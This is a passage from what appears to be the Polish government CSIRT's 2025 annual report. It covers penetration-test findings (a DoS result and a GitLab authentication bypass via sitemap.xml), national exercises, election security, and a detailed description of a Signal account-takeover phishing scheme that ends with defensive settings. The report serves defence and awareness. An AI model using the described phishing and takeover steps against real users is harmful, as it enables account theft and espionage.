From 10.73.2.227 icmp_seq=17 Destination Host Unreachable
From 10.73.2.227 icmp_seq=18 Destination Host Unreachable
From 10.73.2.227 icmp_seq=19 Destination Host Unreachable
From 10.73.2.227 icmp_seq=20 Destination Host Unreachable
From 10.73.2.227 icmp_seq=21 Destination Host Unreachable
From 10.73.2.227 icmp_seq=22 Destination Host Unreachable
From 10.73.2.227 icmp_seq=23 Destination Host Unreachable
From 10.73.2.227 icmp_seq=24 Destination Host Unreachable
From 10.73.2.227 icmp_seq=25 Destination Host Unreachable
From 10.73.2.227 icmp_seq=26 Destination Host Unreachable
From 10.73.2.227 icmp_seq=27 Destination Host Unreachable
From 10.73.2.227 icmp_seq=28 Destination Host Unreachable
From 10.73.2.227 icmp_seq=29 Destination Host Unreachable
```

Rysunek 70. Brak odpowiedzi na żądania ICMP (ping) po przeprowadzeniu ataku DoS.



Usługa GitLab Enterprise Edition posiadała lukę w zabezpieczeniach umożliwiającą ominięcie mechanizmu uwierzytelnienia


Wykorzystanie adresów HTTPS ujawnionych w pliku o nazwie sitemap.xml witryny GitLab Enterprise Edition umożliwiało nieuprawnionej osobie na dostęp do przedmiotowej usługi z pominięciem mechanizmów uwierzytelnienia.

Zidentyfikowano występowanie mapy testowanej witryny w formacie pliku XML tzw. sitemap.xml – częściowa zawartość pliku przedstawiona poniżej.

```
<URLSET>
<URL>
<LINK>HTTPS://172.31.80.31/ROOT</LINK>
</URL>
<URL>
<LINK>HTTPS://172.31.80.31/USERS/PASSWORD/NEW</LINK>
</URL>
<URL>
<LINK>HTTPS://172.31.80.31/USERS/ROOT/ACTIVITY</LINK>
</URL>
<URL>
<LINK>HTTPS://172.31.80.31/USERS/SIGN_IN</LINK>
</URL>
</URLSET>
```

Rysunek 72. Listing sitemap.xml.

Wykorzystanie ujawnionych w ten sposób adresów umożliwiało uzyskanie nieautoryzowanego dostępu do przedmiotowej usługi z pominięciem mechanizmów uwierzytelnienia.



Rysunek 73. Panel usługi.



POZOSTAŁE DZIAŁANIA ZESPOŁU CSIRT GOV

Udział Zespołu CSIRT GOV w krajowych ćwiczeniach KSC-EXE 2025

W listopadzie 2025 r. przedstawiciele Zespołu CSIRT GOV brali udział w cyklicznych ćwiczeniach międzysektorowych KSC-EXE 2025 zorganizowanych przez Ministerstwo Cyfryzacji oraz Fundację Bezpieczna Cyberprzestrzeń. Ćwiczenia realizowane były w formule „Table Top Exercises” (TTX), co umożliwiło uczestnikom weryfikację dotychczas wypracowanych procedur i procesów dotyczących zgłaszania i obsługi incydentów w czasie zagrożenia. Uczestnictwo w ćwiczeniach szerokiego grona podmiotów, obejmującego organy właściwe do spraw cyberbezpieczeństwa, Zespoły CSIRT oraz instytucje odpowiedzialne za bezpieczeństwo kraju umożliwiło odtworzenie realiów wiarygodnego incydentu o zwiększonym stopniu zagrożenia dla CRP.

W ramach ćwiczeń zweryfikowano również gotowość podmiotów do realizacji obowiązków wynikających z nowelizacji ustawy o krajowym systemie cyberbezpieczeństwa realizującej założenia unijnej dyrektywy NIS2. Obejmowało to m.in. zgłaszanie przez podmioty incydentów do stosownych organów właściwych, ale również współpracę zespołów CSIRT poziomu krajowego z zespołami sektorowymi celem wypracowania wspólnych zaleceń bezpieczeństwa teleinformatycznego i procedur obsługi incydentów.



Rysunek 74. Ćwiczenia KSC-EXE 2025⁶⁶.

66 – Źródło: <https://www.gov.pl/web/cyfryzacja/ksc-exe-2025-cwiczenia-krajowego-systemu-cyberbezpieczenstwa>



Udział Zespołu CSIRT GOV w organizowanych przez Rządowe Centrum Bezpieczeństwa seminariach „Cyberbezpieczeństwo Infrastruktury Krytycznej”

W maju oraz listopadzie 2025 r. Zespół CSIRT GOV brał udział w seminariach organizowanych przez Rządowe Centrum Bezpieczeństwa – „Cyberbezpieczeństwo Infrastruktury Krytycznej”. W ramach przedmiotowej inicjatywy Zespół CSIRT GOV zaprezentował zagrożenia, które obserwowane były w sektorze IK. Na seminarium przedstawiono również sposoby zabezpieczenia infrastruktury krytycznej, która zgodnie z rozpoznaniem zagrożeń prowadzonym przez Zespół CSIRT GOV stanowi częsty cel ataków cybernetycznych. Inicjatywy tego typu umożliwiają uczestniczącym z nich podmiotom na wzajemną wymianę doświadczeń w zakresie procedur i procesów realizowanych na rzecz cyberodporności celem budowania dojrzałości tychże podmiotów w dziedzinie cyberbezpieczeństwa i udoskonalania utrzymywanej infrastruktury.

Udział Zespołu CSIRT GOV w konferencji CSIRT Summit

W marcu 2025 r. Zespół CSIRT GOV brał udział w organizowanej przez Dowództwo Komponentu Wojsk Obrony Cyberprzestrzeni (DKWOC) we współpracy z United States European Command (USEUCOM) konferencji zespołów reagowania na incydenty bezpieczeństwa komputerowego CSIRT Summit. Inicjatywa ta umożliwia wzajemną wymianę doświadczeń dotyczących obserwowanych zagrożeń w cyberprzestrzeni, a także porównywanie ich celem zidentyfikowania nowych wektorów zagrożeń, jakie mogą zmaterializować się w przyszłości. Każdy z zespołów biorących udział w wydarzeniu przedstawił swoją perspektywę dotyczącą obsługiwanych incydentów celem porównania ich z obserwacjami pozostałych uczestników, gdyż jak wynika z doświadczeń Zespołu CSIRT GOV zagrożenia obserwowane w cyberprzestrzeni często mają charakter globalny i mogą dotyczyć większej liczby państw.



Rysunek 75. Konferencja CSIRT Summit 2025⁶⁷.

67 - Źródło: <https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/csirt-summit-2025/>



Udział Zespołu CSIRT GOV w ćwiczeniach NATO Locked Shields 2025

W 2025 r. Zespół CSIRT GOV brał udział w cyklicznych ćwiczeniach Locked Shields 2025, organizowanych przez NATO Cooperative Cyber Defence Centre of Excellence (CCDCoE). Ćwiczenia te mają charakter międzynarodowy i są jednymi z największych manewrów tego typu organizowanymi na świecie, w roku 2025 brało w nich udział około 4000 uczestników z 41 krajów podzielonych na 17 zespołów. Celem ćwiczeń była obrona infrastruktury teleinformatycznej przed atakami cybernetycznymi w warunkach nieustannej presji politycznej, kampanii dezinformacyjnych i kryzysów infrastrukturalnych. W 2025 r. reprezentacja Polski (w której skład wchodził specjaliści m.in. z zespołów CSIRT poziomu krajowego, służb czy podmiotów z różnych sektorów gospodarki) wraz z przedstawicielami zespołów cyberbezpieczeństwa z Francji stanowili grupę, której zadaniem była obrona usług kluczowych i infrastruktury krytycznej w ramach zespołu Blue Team.

W ramach oceny pracy zespołów w klasyfikacji generalnej, zespół polsko-francuski zajął 2. miejsce, natomiast w kategorii technologicznej, oceniającej zdolności zespołu do odpierania cyberataków i utrzymywania dostępności chronionych usług zajął 1. miejsce. Udział Zespołu CSIRT GOV w ćwiczeniach tego typu to wartościowa okazja do zacieśniania współpracy międzynarodowej w zakresie cyberbezpieczeństwa, a także budowania kompetencji celem zwiększenia cyberodporności CRP w realiach podwyższonego zagrożenia atakami cybernetycznymi.



Rysunek 76. Ćwiczenia Locked Shields 2025⁶⁸.

68 - Źródło: <https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/locked-shields-2025/>



Działania na rzecz bezpieczeństwa procesu wyborczego w związku z wyborami prezydenckimi 2025

W związku z wyborami prezydenckimi, które miały miejsce na przełomie maja i czerwca 2025 r., Zespół CSIRT GOV podejmował działania mające na celu rozpoznawanie i przeciwdziałanie zagrożeniom ukierunkowanym na bezpieczeństwo procesu wyborczego. Działania te skoncentrowane były w głównej mierze na przeprowadzeniu oceny bezpieczeństwa systemów i sieci teleinformatycznych Krajowego Biura Wyborczego, ze szczególnym uwzględnieniem tych systemów, które były wykorzystywane w trakcie procesu wyborczego, a także systemu eWybory należącego do Ministerstwa Spraw Zagranicznych. W wyniku przeprowadzonych działań zidentyfikowano podatności i luki bezpieczeństwa, o których poinformowano gestorów systemów, celem ich mitygacji. Dodatkowo Zespół CSIRT GOV prowadził także dedykowane szkolenia z zakresu cyberbezpieczeństwa i cyberhigieny dla osób sprawujących istotne funkcje publiczne, w tym związane bezpośrednio z procesem wyborczym.

W ramach przeprowadzonego rozpoznania ujawniono intensyfikację aktywności o charakterze dezinformacyjnym. Kampanie tego typu wykorzystywały wizerunek kandydatów na urząd Prezydenta RP lub partii politycznych, szerząc fałszywy przekaz dotyczący wyborów, a także obietnic wyborczych. Co warte odnotowania, szczególnie często obserwowany wśród zidentyfikowanych kampanii dezinformacyjnych był przekaz odnoszący się do wsparcia udzielanego Ukrainie w ramach trwającego konfliktu zbrojnego. W ocenie Zespołu CSIRT GOV działania tego typu miały na celu zwiększenie podziałów społecznych.

Zespół CSIRT GOV w okresie okołowyborczym zidentyfikował również liczne kampanie socjotechniczne ukierunkowane na osoby sprawujące funkcje publiczne, a także funkcje kierownicze w państwie. Zidentyfikowano zarówno kampanie socjotechniczne dystrybuujące szkodliwe oprogramowanie, mające na celu uzyskanie dostępu do stacji roboczej ofiary, ale również kampanie mające na celu wyłudzenie poświadczeń do poczty elektronicznej odbiorcy. Zgodnie z informacjami pozyskanymi przez Zespół CSIRT GOV, a także na bazie doświadczeń z przeszłości, sprawstwo zaobserwowanych kampanii przypisywane jest grupie UNC1151.

W opisywanym okresie zwiększoną aktywność zaobserwowano również w ramach identyfikowanych ataków typu DoS/DDoS. Ataki tego typu, ukierunkowane na infrastrukturę teleinformatyczną instytucji utrzymujących usługi kluczowe z punktu widzenia trwających wyborów, były na bieżąco mitygowane.

W związku z prowadzonymi działaniami profilaktycznymi przez Zespoły CSIRT poziomu krajowego, organy właściwe, a także inne instytucje uczestniczące w procesie wyborczym, nie zidentyfikowano incydentów mogących mieć istotny wpływ na bezpieczeństwo cybernetyczne przeprowadzonych wyborów.



ZAGROŻENIA DLA KOMUNIKATORÓW



Spośród wielu zagrożeń odnotowanych w roku 2025 na szczególną uwagę zasługują kampanie ukierunkowane na popularne komunikatory internetowe, których celem było uzyskanie dostępu do informacji wymienianych przez użytkowników. Zagrożenia te odzwierciedlają ciągłe dążenie adversarzy do opracowywania i wykorzystywania kolejnych technik oraz wektorów ataków umożliwiających eksfiltrację informacji z systemów oraz usług, przy wykorzystaniu czynnika ludzkiego, pozostającego jednym z najbardziej podatnych, a zarazem najłagodniejszych elementów bezpieczeństwa.

Jednym z rozpoznanych wektorów były ataki wymierzone w użytkowników ogólnodostępnych komunikatorów, takich jak Signal oraz WhatsApp. Kampanie bazujące na wykorzystaniu tych środków komunikacji były już obserwowane przez Zespół CSIRT GOV w latach ubiegłych, natomiast w 2025 roku nastąpił wzrost liczby incydentów tego typu.

W kontekście przedmiotowych zagrożeń należy zauważyć, że poszczególne organizacje, podnosząc zabezpieczenia swoich systemów oraz zwiększając świadomość użytkowników w zakresie cyberbezpieczeństwa, koncentrują się w głównej mierze na ograniczaniu wpływu kampanii socjotechnicznych dystrybuowanych z wykorzystaniem wiadomości email. Czynniki te niewątpliwie może być jednym z uwarunkowań wymuszających na atakujących zastosowanie dotychczas mniej popularnych, aczkolwiek nie mniej skutecznych technik ataku. W rezultacie adversarze w 2025 roku zaczęli na szeroką skalę wykorzystywać wiadomości phishingowe dystrybuowane za pośrednictwem ogólnodostępnych komunikatorów internetowych.

Zaobserwowane w roku 2025 ataki na użytkowników popularnych komunikatorów elektronicznych polegały na dystrybucji do potencjalnych ofiar wiadomości podszywających się najczęściej pod dział wsparcia IT (np. „Signal Support”). W przesłanej wiadomości atakujący oczekiwali interakcji użytkownika celem wyłudzenia od niego danych dostępowych do konta, a w konsekwencji jego przejęcia. Adversarze wykorzystywali następnie pozyskane informacje do dalszych sprofilowanych ataków, a skompromitowane konta mogły być wykorzystywane następnie do dystrybucji kolejnych wiadomości phishingowych celem przejęcia kont kolejnych ofiar.

Zespół CSIRT GOV prowadził na przestrzeni 2025 roku działania związane z reagowaniem na incydenty odnośnie ataków na komunikatory internetowe. Prowadzona była w tym zakresie wymiana informacji oraz edukacja celem minimalizacji zagrożenia na poziomie krajowym w ramach podmiotów będących we właściwości Zespołu CSIRT GOV. Odnośnie tych zagrożeń wydany został stosowny komunikat Pełnomocnika Rządu do Spraw Cyberbezpieczeństwa w sprawie kampanii wymierzonej w użytkowników



komunikatora Signal⁶⁹. W komunikacie zamieszczono opis zagrożenia oraz szereg rekomendacji mających pomóc w zabezpieczeniu użytkownika oraz jego komunikatora. Jednocześnie w czerwcu 2025 roku problem ataków został także opisany w ramach publikacji Dowództwa Komponentu Wojsk Obrony Cyberprzestrzeni (DKWOC)⁷⁰.

Dodatkowo na kanwie wskazanego zagrożenia już w roku 2026 zostały opublikowane informacje o tym wektorze przez Niderlandzkie służby specjalne Militaire Inlichtingen- en Veiligheidsdienst (MIVD) i Algemene Inlichtingen- en Veiligheidsdienst (AIVD)⁷¹, potwierdzając zarazem ich ukierunkowany charakter.

Opis wektora ataków poprzez komunikator Signal


W celu przeprowadzenia ataku adversarz musi pozyskać stosowne identyfikatory potencjalnych odbiorców wiadomości w komunikatorze Signal, na które może rozpocząć dystrybucję wiadomości. Najczęściej jest to numer telefonu, który atakujący może zdobyć z różnych źródeł, np. z sieci darknet lub poprzez pozyskaną już wcześniej listę numerów telefonicznych. Alternatywną metodą ataku jest wykorzystanie nazwy użytkownika w komunikatorze Signal i wskazanie w ten sposób odbiorcy wiadomości phishingowej.

W ramach odnotowanych kampanii zaobserwowano wysyłanie wiadomości podszywających się pod konto „Signal Support”, wskazujące rzekomo na dział wsparcia technicznego komunikatora. Atakujący wykorzystywali tu schemat ataku pozwalający na użycie dowolnej nazwy użytkownika, niezastrzeżonej dla kont serwisowych Signal. Nazwa użytkownika Signal, w przeciwieństwie do indywidualnego identyfikatora konta, nie jest unikalna, tym samym może być wykorzystana przez atakujących stosownie do zaplanowanego ataku. Poniżej przedstawiono przykłady tego typu wiadomości phishingowych wykorzystujących nazwę konta jako Signal Support.


69 - Komunikat Pełnomocnika Rządu ds. Cyberbezpieczeństwa w sprawie kampanii wymierzonej w użytkowników komunikatora Signal, Ministerstwo Cyfryzacji, <https://www.gov.pl/web/cyfryzacja/ataki-phishingowe-na-uzytkownikow-signal--jak-chronic-swoje-konto>

70 - Ataki phishingowe wymierzone w użytkowników komunikatora Signal, DKWOC, <https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/ataki-phishingowe-wymierzone-w-uzytkownikow-komunikatora-signal/>

71 - Cybersecurity Advisory. Phishing via messaging apps Signal and WhatsApp, MIVD i AIVD, <https://english.aivd.nl/latest/news/2026/03/09/russia-targets-signal-and-whatsapp-accounts-in-cyber-campaign>



Rysunek 77. Przykład wiadomości phishingowej na platformie Signal.




Rysunek 78. Przykład wiadomości phishingowej na platformie Signal.

Obserwowane na przestrzeni 2025 roku wiadomości przesyłane od adwersarzy w ramach Signal różniły się treścią, stylem pisania czy stosowanym językiem (głównie angielski oraz polski), natomiast wszystkie zmierzały do pozyskania od użytkownika stosownych danych w postaci kodu weryfikacyjnego oraz kodu PIN.

Przesyłane wiadomości informowały zazwyczaj odbiorcę o konieczności zweryfikowania swojego konta ze względu na „podejrzaną aktywność” użytkownika bądź zarejestrowane próby przejęcia konta. W celu rzekomego zabezpieczenia konta użytkownik proszony był o rozpoczęcie korespondencji z adwersarzem podającym się za wsparcie techniczne aplikacji Signal oraz przekazanie w ramach wiadomości tekstowej na komunikatorze kodów bezpieczeństwa Signal w postaci kodu weryfikacyjnego oraz kodu PIN.



Gdy odbiorca wiadomości zaakceptował prośbę o kontakt od użytkownika o nazwie „Signal Support” i przestał wymagać danych uwierzytelniających w postaci kodu weryfikacyjnego oraz kodu PIN, adversarz logował się na konto ofiary, co jednocześnie powodowało wylogowanie ofiary z sesji komunikatora. Wynikało to z faktu, iż w ramach komunikatora Signal użytkownik mógł być zalogowany jednocześnie tylko na jednym urządzeniu w danym czasie⁷².




Rysunek 79. Przykład przekazania danych uwierzytelniających za pośrednictwem platformy Signal.

72 - Wykorzystywanie aplikacji Signal na urządzeniach typu laptop / komputer stacjonarny odbywa się za pośrednictwem telefonu użytkownika, który pośredniczy w całej wymianie korespondencji, tym samym ww. urządzenia nie są traktowane jako osobne i niezależne od telefonu.

Zespół CSIRT GOV obserwował, iż po zalogowaniu się atakującego na konto ofiary z wykorzystaniem wyłudzonych danych uwierzytelniających mogły mieć miejsce następnie dwa sposoby ataku. Pierwszym z nich było całkowite przejęcie konta ofiary. Po zalogowaniu się atakujący zmieniał dane konta, w tym numer telefonu przypisany do konta oraz kod PIN, tak aby uniemożliwić ofierze odzyskanie dostępu do przejętego konta.

Drugim rodzajem postępowania po uzyskaniu przez atakującego dostępu do konta ofiary było dodanie do grup użytkownika kolejnego konta Signal kontrolowanego przez atakującego, często podobnego w składni nazwą do konta ofiary. Nie następowały tu próby stałego przejęcia konta. Po odzyskaniu przez użytkownika dostępu do konta Signal, adversarz za pomocą podstawionego konta dodanego do grup (np. grup pracowniczych) utrzymywał stały dostęp do wymienianych na grupie nowych informacji.




Rysunek 80. Przebieg ataku phishingowego z wykorzystaniem aplikacji Signal.

Niezależnie od sposobu dostępu przez atakującego do konta ofiary adversarz był w stanie pozyskiwać dane kolejnych użytkowników celem prowadzenia następnych kampanii ukierunkowanych, wykorzystując zastosowany wcześniej schemat ataku. Poza samym przejęciem dostępu do danego konta, ataki charakteryzowały się znacznym potencjałem dalszej ekspansji i kompromitacją kont kolejnych ofiar.




Rekomendacje warunków bezpiecznego użytkownika komunikatora Signal

W celu zmiany konfiguracji komunikatora Signal, zarówno na telefonie z systemem iOS (iPhone) oraz na telefonie z systemem Android, kliknij w okrągłą ikonę znajdującą się w lewym górnym rogu aplikacji. Będzie to ikona zawierająca zdjęcie profilowe użytkownika lub inicjały nazwy profilu konta.




iPhone



Android

1. Ustaw nowy kod PIN Signal

„Ustawienia -> Konto -> Zmień PIN”




iPhone



Android



Zaleca się korzystanie z kodu alfanumerycznego, dłuższego niż domyślne 4 cyfry.



iPhone



Android


Pamiętaj, że Signal Support nigdy nie prosi o podanie jakichkolwiek Twoich danych, a tym bardziej kodu PIN lub sześciocyfrowego kodu aktywującego otrzymanego przez Ciebie w wiadomości SMS. Nikomu nie przekazuj tych kodów! **Nigdy nie wysyłaj PIN-u lub kodów SMS-em. Nie podawaj ich w czacie lub w rozmowie głosowej! Każdy taki przypadek to próba wyłudzenia danych uwierzytniających do aplikacji Signal.**

Jeżeli komukolwiek przekazałeś PIN lub kod aktywujący, to jest bardzo prawdopodobne że Twoje konto Signal zostanie przejęte. Natychmiast zmień kod PIN na nowy. Atakujący prawdopodobnie zna twój numer telefonu i w dalszym ciągu będziesz podlegał próbom wyłudzenia twoich danych uwierzytlniających. Zastanów się czy nie warto zmienić numeru telefonu.

2. Rozważ wyłączenie przypominania o PIN-ie

„Ustawienia -> Konto -> Przypomnienia PIN-u”

Częste podawanie PIN-u w aplikacji „przyzwyczajają” nas do jego przekazywania, co może być wykorzystane do jego wyłudzenia.



iPhone




Android




3. Włącz opcję Blokada rejestracji

„Ustawienia -> Konto -> Blokada rejestracji, wymagaj PINu, aby ponownie zarejestrować numer telefonu w aplikacji”



iPhone




Android


Ochroni cię przed ponownym/dodatkowym zarejestrowaniem Twojego konta Signal na urządzeniu, które nie należy do ciebie (np. na innym telefonie).

4. Włącz opcję ukrycia numeru telefonu

„Ustawienia -> Prywatność -> numer telefonu -> Kto może wyświetlić mój numer telefonu - Nikt”



iPhone




Android

Ochroni cię przed poznaniem twojej tożsamości przez osobę nieuprawnioną, w przypadku gdy jesteś członkiem grup.




5. Regularnie weryfikuj połączone urządzenia z Twoim kontem

„Ustawienia -> Połączone urządzenia”




iPhone



Android

Sprawdzaj czy nie ma na liście podłączonych urządzeń, których nie rozpoznajesz. Nie rekomendujemy łączenia konta Signal z aplikacją instalowaną na jakimkolwiek innym urządzeniu, gdyż znacząco obniża to poziom bezpieczeństwa Twojego konta. Jeżeli stwierdzisz, że występują w twoim telefonie podłączone urządzenia których nie znasz – natychmiast je usuń.

6. Weryfikuj powód zmiany numeru bezpieczeństwa pomiędzy Tobą a Twoimi rozmówcami



